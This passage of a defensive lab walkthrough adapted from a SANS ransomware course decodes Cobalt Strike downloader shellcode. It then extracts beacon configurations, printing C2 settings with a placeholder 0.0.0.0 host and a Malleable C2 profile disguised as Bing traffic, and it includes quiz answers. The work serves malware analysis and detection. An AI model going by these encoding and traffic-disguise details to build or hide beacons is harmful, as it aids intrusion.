


You've decoded the shellcode! The next step is to save it so that we can analyze it.

> **CyberChef Recipe - Stage 3**
>
> If you are having trouble, you can use the `Load recipe` button at the top of the "Recipe" section to load the following CyberChef recipe:
>
> ```
> From_Base64('A-Za-z0-9+/=',true)
> XOR({'option':'Decimal','string':'35'},'Standard',false)
> ```

6. In the Output area, click the `Save output to file` button. Name the file `payload.sc`, click the `OK` button, and then click the `Save File` button on the resulting window to save the shellcode to disk.





Alright!! We now have the raw shellcode binary data!

- After using the save feature above, the `payload.sc` file will have been saved to `~/Downloads/payload.sc`
- To continue with the lab, copy the `payload.sc` file to `~/Desktop/LAB_FILES/cs_analysis/`, either manually, or via:

```
sudo mv ~/Downloads/payload.sc ~/Desktop/LAB_FILES/cs_analysis
```


- Make sure to use `sudo` in the above command or it will fail

Decoding via The Terminal

Should you want to take a more programmatic route to decode the script, you can use the Terminal for your task. Many methods exist, with the following being one that only relies on one 3rd-party tool, Didier Stevens' `translate.py` script.

Step by Step

1. Open the Terminal



You can also use the `Ctrl+Alt+T` keyboard shortcut to open the Terminal

2. Run the following commands one-by-one to extract the shellcode:

```
cd ~/Desktop/LAB_FILES/cs_analysis
cat payload.txt | base64 -d | tee payload-2.txt
cat payload-2.txt | cut -d '"' -f 2 | tee payload-2.b64
strings -e l payload-2.b64 | base64 -d | gunzip | tee payload-3.txt
cat payload-3.txt | egrep -o "FromBase64String\(.+" | cut -d "'" -f 2
| tee payload-3.b64
cat payload-3.b64 | base64 -d > payload.bin
python translate.py payload.bin -o payload.sc "byte ^ 0x23"
```


- The above commands use `tee` to both redirect output to a file and output to stdout. This is done so that you can see exactly what is being redirected as output. You can substitute each invocation of `| tee [file]` with `> [file]` should you not want the output to be written to stdout.
- We use `strings -e l payload-2.b64 |` because the `payload-2.b64` file is in UTF-16. The `-e l` parameter in `strings` tells the tool to extract Unicode string, conveniently outputting the data in ASCII format.
- We're using standard bash tools here, though tools such as Didier Stevens' `base64dump.py` could also be leveraged. We were simply trying to minimize the number of 3rd-party tools required in this example.

Analyzing the Shellcode

Now that we have extracted the downloader shellcode, we need to analyze it. Rather than have to run and/or emulate the shellcode, we can simply run a parser against the data to identify its configuration. For this purpose, we will be using Didier Stevens' `1768.py` script.

> **Notes on shellcode analysis**
>
> Malware analysts *often* need to analyze shellcode. There exist a great number of tools available to perform static analysis, emulation, and execution of shellcode. Lenny Zelster's REMnux (A Linux Toolkit for Malware Analysis) distribution includes many of these tools. Check the REMnux Documentation's Shellcode page for a listing of these tools.
>
> Should you be interested in learning more about shellcode analysis, check out SANS FOR610: Reverse Engineering Malware.

1. Open the Terminal



   You can also use the `Ctrl+Alt+T` keyboard shortcut to open the Terminal

2. Change directory into our `cs_analysis` directory

   ```
   cd ~/Desktop/LAB_FILES/cs_analysis
   ```

3. Regardless of the method you followed, CyberChef or Terminal decoding, you should have a `payload.sc` file in the `cs_analysis` directory. Verify that you have correctly extracted the shellcode by hashing the file, ensuring the SHA26 value matches as seen below:

   ```
   shasum -a 256 ./payload.sc
   ```

   Should return:

   `37a92341502fce55b5e63bcc18b033f2af1f81c7ca40215d8de970bc70607937 ./payload.sc`

   If your SHA256 hash does not match the above value, return to either the CyberChef or Terminal methods and re-attempt. Once the hash matches, let's continue.

4. To parse the shellcode, use Didier Stevens' `1768.py` script as follows:

```
python ./1768.py payload.sc --raw
```

   In FOR528 we reference a number of tools for beacon config extraction and analysis. Of all the tools available, the `1768.py` script is the best at analyzing direct shellcode (as opposed to an `exe`, `dll`, etc.).

Using the results of the script, try to answer the following questions.

Question 1

What type of Cobalt Strike payload is this shellcode?

_____
_____

> **Hint**
>
> Review the results of the `1768.py` script!

> **Solution**
>
> The shellcode is a Cobalt Strike reverse HTTP x64 payload
>
> > **Step by Step**
> >
> > ```
> > $ python ./1768.py payload.sc --raw
> > File: payload.sc
> > Found shellcode:
> > Identification: CS reverse http x64 shellcode
> > ```

Question 2

What is the C2 IP address contained within the shellcode?

_____
_____

> **Hint**
>
> Review the results of the `1768.py` script!

Solution

The C2 IP address is `0.0.0.0`.

This is a test IP. You would normally identify a public IP for external C2 or a private IP for proxied traffic.

Step by Step

In the script output, see:

```
Parameter: 872 b'0.0.0.0'
```

Question 3

What would the full URL for the HTTP request be?

_____

_____

Hint

Review the results of the `1768.py` script!

Solution

The HTTP GET request would be to the URL: `http://0.0.0.0/fnP9`

Step by Step

In the script output, you'll find the following:

- `Identification: CS reverse http x64 shellcode`
  - The shellcode identification is listed as a reverse `C2 reverse http` payload. This means that the GET request will occur via HTTP, hence our URL will start with: `http://`
  - If this were a `C2 reverse https` payload, the URL would begin with: `https://`
- `Parameter: 872 b'0.0.0.0'` This is the C2 IP address
  - `String: 390 b'/fnP9'` This is the subdirectory that will be requested. This directory is configurable within the Malleable C2 profile.

Question 4

Based on your previous knowledge and/or threat intel research, as what type of traffic do you think the shellcode is attempting to masquerade?

_____

_____

Hint

Review the results of the `1768.py` script. Specifically, review the `User-Agent` value.

Solution

The shellcode is most likely trying to masquerade as a Web browser request to review the Microsoft Certificate Revocation List (CRL) via Online Certificate Status Protocol (OCSP).

Step by Step

In the script output, you'll find the following:

```
String: 470 b'User-Agent: Microsoft-CryptoAPI/6.1'
```

When reviewing network traffic, you'll see Web browsers make these requests to check the CRL during SSL connection setup. When they do so, they often use the `Microsoft-CryptoAPI/6.1` user agent. If you weren't already familiar with this, you could have Googled the user agent. In fact this is a solid step to take whenever you identify a user agent with which you are not familiar.

Don't forget to document your findings!

You've identified additional IOC data. Make sure to document these findings. If you have a ticketing system and/or a Threat Intel Platform (TIP), now is the time to document, document, document. You *do not* want to wait until the case is complete to begin your report writing procedures.

Remember: **Documentation is key. Slow down, write it down.**

Exercise: Extracting and Analyzing Beacon Configurations

As you learned today, Cobalt Strike payloads come in many shapes and sizes. Though a skilled threat actor will aim to keep beacons in memory as much as possible, IR analysts often run across beacon PEs on disk. Should you identify a beacon executable, your initial reaction may be to push the sample to your malware analysis team. However, if you know how to pull beacon configurations, you can add the IOCs to your known set and continue your analysis.

- Please note we still recommend that you push beacon samples you identify to your malware team for full analysis. In fact, do that first. Then try to extract the config yourself.


Be careful with beacon PEs!

Be **VERY careful** analyzing Windows-based malware in a Windows system. If you do not have a properly configured Windows malware analysis VM, we recommend analyzing Cobalt Strike beacon files in a Linux VM, such as your SIFT VM or REMnux. You **do not** want to be the cause of a beacon running within your environment because you were attempting to analyze the sample.

You should already be in a Terminal and have `~/Desktop/LAB_FILES/cs_analysis` as your working directory. If not, you can use the preparation steps below.

Preparing for beacon PE analysis

1. Open the Terminal



You can also use the `Ctrl+Alt+T` keyboard shortcut to open the Terminal

2. Change directory into our `cs_analysis` directory

```
cd ~/Desktop/LAB_FILES/cs_analysis
```

We have provided two beacon artifacts for your review:

- `~/Desktop/LAB_FILES/cs_analysis/beacon.exe`
- `~/Desktop/LAB_FILES/cs_analysis/beacon.dll`

Both of the beacon files provided are PEs compiled using the same Malleable C2 profile. Your job is to extract and review the configuration from the samples. You can choose to analyze either one, or both.

To facilitate analysis, we have provided a few additional beacon configuration parsers within your lab environment:

- Sentinel One's CobaltStrikeParser
- Stroz Friedberg's Cobalt Strike Configuration Extractor and Parser

To parse the `beacon.exe` configuration using CobaltStrikeParser, run:

```
python ~/malware_analysis/CobaltStrikeParser/parse_beacon_config.py
~/Desktop/LAB_FILES/cs_analysis/beacon.exe
```

To parse the `beacon.exe` configuration using Cobalt Strike Configuration Extractor, run:

```
csce ./beacon.exe --pretty
```

- Note that the Cobalt Strike Configuration Extractor has already been installed within your SIFT VM. Installation is accomplished with a simple `pip install libcsce`.

Using your tool and beacon of choice (`.exe` or `.dll`), try to answer the following questions.

Question 5

Based on the configuration, what process would you want to monitor to identify this beacon running in your environment?

_____

_____

> **Hint**
>
> Run `python ~/malware_analysis/CobaltStrikeParser/parse_beacon_config.py ~/Desktop/LAB_FILES/cs_analysis/beacon.exe` and review the results
>
> Which field designates the process name to use?

> **Solution**
>
> The `Spawnto` values are set to `gpupdate.exe`. You would want to monitor executions of this process name to identify this beacon in your environment.
>
> > **Step by Step**
> >
> > Run `python ~/malware_analysis/CobaltStrikeParser/parse_beacon_config.py ~/Desktop/LAB_FILES/cs_analysis/beacon.exe` and review the results
> >
> > Review the `Spawnto_x86` / `Spawnto_x64` values:
> >
> > ```
> > Spawnto_x86                     - %windir%\syswow64\gpupdate.exe
> > Spawnto_x64                     - %windir%\sysnative\gpupdate.exe
> > ```

Question 6

When the beacon makes a call out, what is the full URL it will use?

_____

_____

Hint

Run `python ~/malware_analysis/CobaltStrikeParser/parse_beacon_config.py ~/Desktop/LAB_FILES/cs_analysis/beacon.exe` and review the results

Is this an HTTP or HTTPS beacon?

Solution

When calling out, the beacon will use the URL: `http://0.0.0.0/Search/`

Step by Step

Run `python ~/malware_analysis/CobaltStrikeParser/parse_beacon_config.py ~/Desktop/LAB_FILES/cs_analysis/beacon.exe` and review the results

Review the `BeaconType`, `C2Server`, and `HttpPostUri` values:

```
BeaconType                      - HTTP
...
C2Server                        - 0.0.0.0,/search/
...
HttpPostUri                     - /Search/
```

Putting these together, we can see that the URL will be: `http://0.0.0.0/Search/`

Question 7

Based on the various parameters configured in this profile, as what type of traffic do you think the shellcode is attempting to masquerade?

_____

_____

Hint

Run `python ~/malware_analysis/CobaltStrikeParser/parse_beacon_config.py ~/Desktop/LAB_FILES/cs_analysis/beacon.exe` and review the results

Review the `*_Metadata` fields

Solution

The profile is attempting to masquerade as Microsoft Bing search traffic.

This is an example of a Malleable C2 profile that tries to hide beacon traffic within the general traffic patterns of the environment.

Step by Step

Run `python ~/malware_analysis/CobaltStrikeParser/parse_beacon_config.py ~/Desktop/LAB_FILES/cs_analysis/beacon.exe` and review the results

Review the `HttpGet_Metadata` and `HttpPost_Metadata` values:

```
HttpGet_Metadata            - ConstHeaders
                                Host: www.bing.com
                                Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                Cookie:
DUP=Q=GpO1nJpMnam4UllEfmeMdg2&T=283767088&A=1&IG
                            ConstParams
                                go=Search
                                qs=bs
                                form=QBRE
                            Metadata
                                base64url
                                parameter "q"
HttpPost_Metadata           - ConstHeaders
                                Host: www.bing.com
                                Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                Cookie:
DUP=Q=GpO1nJpMnam4UllEfmeMdg2&T=283767088&A=1&IG
                            ConstParams
                                go=Search
                                qs=bs
                            SessionId
                                base64url
                                parameter "form"
                            Output
                                base64url
                                parameter "q"
```

Putting these together with the beacon URL of `http://0.0.0.0/Search/`, we can see that the profile is attempting to hide as Bing search traffic. Note that the `Cookie` values here are hard-coded. Such values in profiles could be used to identify the traffic, that is if tools exist in the environment to identify and query this information.

Try Googling the cookie value of `DUP=Q=GpO1nJpMnam4UllEfmeMdg2&T=283767088&A=1&IG`. What do you find?

The cookie value reveals...

Googling `DUP=Q=GpO1nJpMnam4UllEfmeMdg2&T=283767088&A=1&IG` reveals articles on how to write Malleable C2 profiles. Specifically, you'll find the article How to Write Malleable C2 Profiles for Cobalt Strike. This article, written by @bluscreenofjeff, details how to monitor real-world traffic and emulate it to create a Malleable C2 profile. Sometimes threat actors use custom made profiles, sometimes they copy others, and sometimes they use a combination of both methods.

Key Takeaways

- Obfuscated PowerShell scripts are used commonly to download Cobalt Strike beacons
- CyberChef can be used to decode obfuscated scripting thanks to its ability to decode a variety of content
- The current generation of Cobalt Strike-generated PowerShell scripts XOR the included shellcode by decimal `35` / hex `0x23`
- You may need to convert UTF-16 strings to ASCII in order for terminal-based tools to function as expected
- Didier Stevens' `1768.py` script can be used to analyze Cobalt Strike shellcode
- Sentinel One's CobaltStrikeParser and Stroz Friedberg's Cobalt Strike Configuration Extractor and Parser are two of the best Cobalt Strike beacon parsers
- Malleable C2 profiles provide the ability for beacons to hide in traffic, potentially making beacon detection difficult

Content Adapted from SANS FOR528

> **Content from SANS FOR528**
>
> Please note that the material from this portion of the workshop comes from my SANS course "FOR528: Ransomware for Incident Responders." Specifically, this content has been adapted from the first lab we cover on Day 3 (of 4) when we cover Cobalt Strike :).
>
> If you'd like to learn more about the course, check out:
>
> - https://for528.com/course
>
> **I'd prefer that you not share this section of the workshop, especially this PDF, outside of this workshop.** I received permission to adapt our "Lab 3.1" material from the course to this workshop. Obviously I'm providing a PDF and cannot restrict sharing. But you know, let's treat this as "TLP:Red" in a way. We at SANS would appreciate it :). The more folks adhere to this rule, the more I may be able to do things like this in the future.

THANK YOU!!

I hope you enjoyed this content! I pulled some of our lab content, but this has mostly been what we use for our "Lab 3.1" material (the first day from Day 3 of 4 of the course).

Hope you learned something fun!!